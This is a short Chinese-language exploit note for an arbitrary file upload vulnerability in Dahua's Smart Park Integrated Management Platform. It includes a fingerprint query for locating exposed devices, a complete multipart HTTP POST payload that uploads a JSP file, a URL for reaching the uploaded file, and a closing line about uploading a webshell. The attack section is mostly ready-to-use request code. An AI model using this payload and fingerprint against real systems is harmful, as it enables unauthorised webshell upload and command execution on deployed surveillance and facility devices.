D2-14大华-智慧园区综合管理平台-文件上传

漏洞描述：

大华智慧园区设备开放了文件上传功能，但未在上传的文件类型、大小、格式、路径等方面进行严格的限制和过滤，导致攻击者可以通过构造恶意文件并上传到设备上，然后利用该漏洞获取权限并执行任意命令。

网站图片：

网络测绘：

fofa语法：

鹰图指纹：web.body="/WPMS/asset/lib/gridster/"

漏洞复现：


payload：

```
POST /publishing/publishing/material/file/video HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: multipart/form-data; boundary=dd8f988919484abab3816881c55272a7
Accept-Encoding: gzip, deflate
Connection: close

--dd8f988919484abab3816881c55272a7
Content-Disposition: form-data; name="Filedata"; filename="a.jsp"

test
--dd8f988919484abab3816881c55272a7
Content-Disposition: form-data; name="Submit"

submit
--dd8f988919484abab3816881c55272a7--
```

效果图:

验证url

http://your-ip/publishingImg/VIDEO/返回的文件名.jsp



test

上传马子